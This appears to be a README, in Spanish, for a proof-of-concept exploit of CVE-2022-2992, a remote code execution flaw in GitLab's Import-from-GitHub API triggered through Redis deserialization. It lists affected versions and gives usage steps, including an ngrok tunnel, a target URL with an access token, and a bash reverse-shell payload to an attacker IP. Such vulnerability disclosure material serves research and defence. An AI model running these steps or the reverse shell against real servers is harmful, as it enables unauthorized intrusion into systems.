redwaysecurity/cves
Una colección de scripts de exploit de prueba de concepto escritos por el equipo de Redway Security para varios CVEs.


Descripción: Esto permite a un usuario autenticado lograr la ejecución remota de código a través del endpoint de la API Import from GitHub.
Versiones afectadas: todas las versiones desde 11.10 anteriores a 15.1.6, 15.2 a 15.2.4, 15.3 a 15.3.2
Versión corregida: 15.3.2
Investigador: vakzz
Enlace del write-up: https://blog.redwaysecurity.com/2023/04/desenvolvendo-o-exploit-para-o-cve-2022.html
Enlace CVE de NIST: https://nvd.nist.gov/vuln/detail/CVE-2022-2992
Un usuario autenticado puede importar un repositorio desde Github a Gitlab. Se puede intentar importar desde el servidor controlador de un atacante, que responde con un objeto del protocolo de serialización de Redis en el default_branch anidado, haciendo que Gitlab almacene en caché este objeto en Redis y que Redis lo deserialice y desencadene la ejecución del payload.
Se necesitará un token de acceso personal
$ bundle install # install dependencies
$ ngrok http 127.0.0.1:4567  # start ngrok tunnel
$ export NGROK_URL=https://68b9-83-173-213-121.eu.ngrok.io # use the url from ngrok
$ ruby exploit.rb http://target.gitlab.com w4dg6wVj7j7xlJgpGLEYdwFe 'bash -c "sh -i >& /dev/tcp/172.23.0.1/1337 0>&1"' # that is a example, use your own payload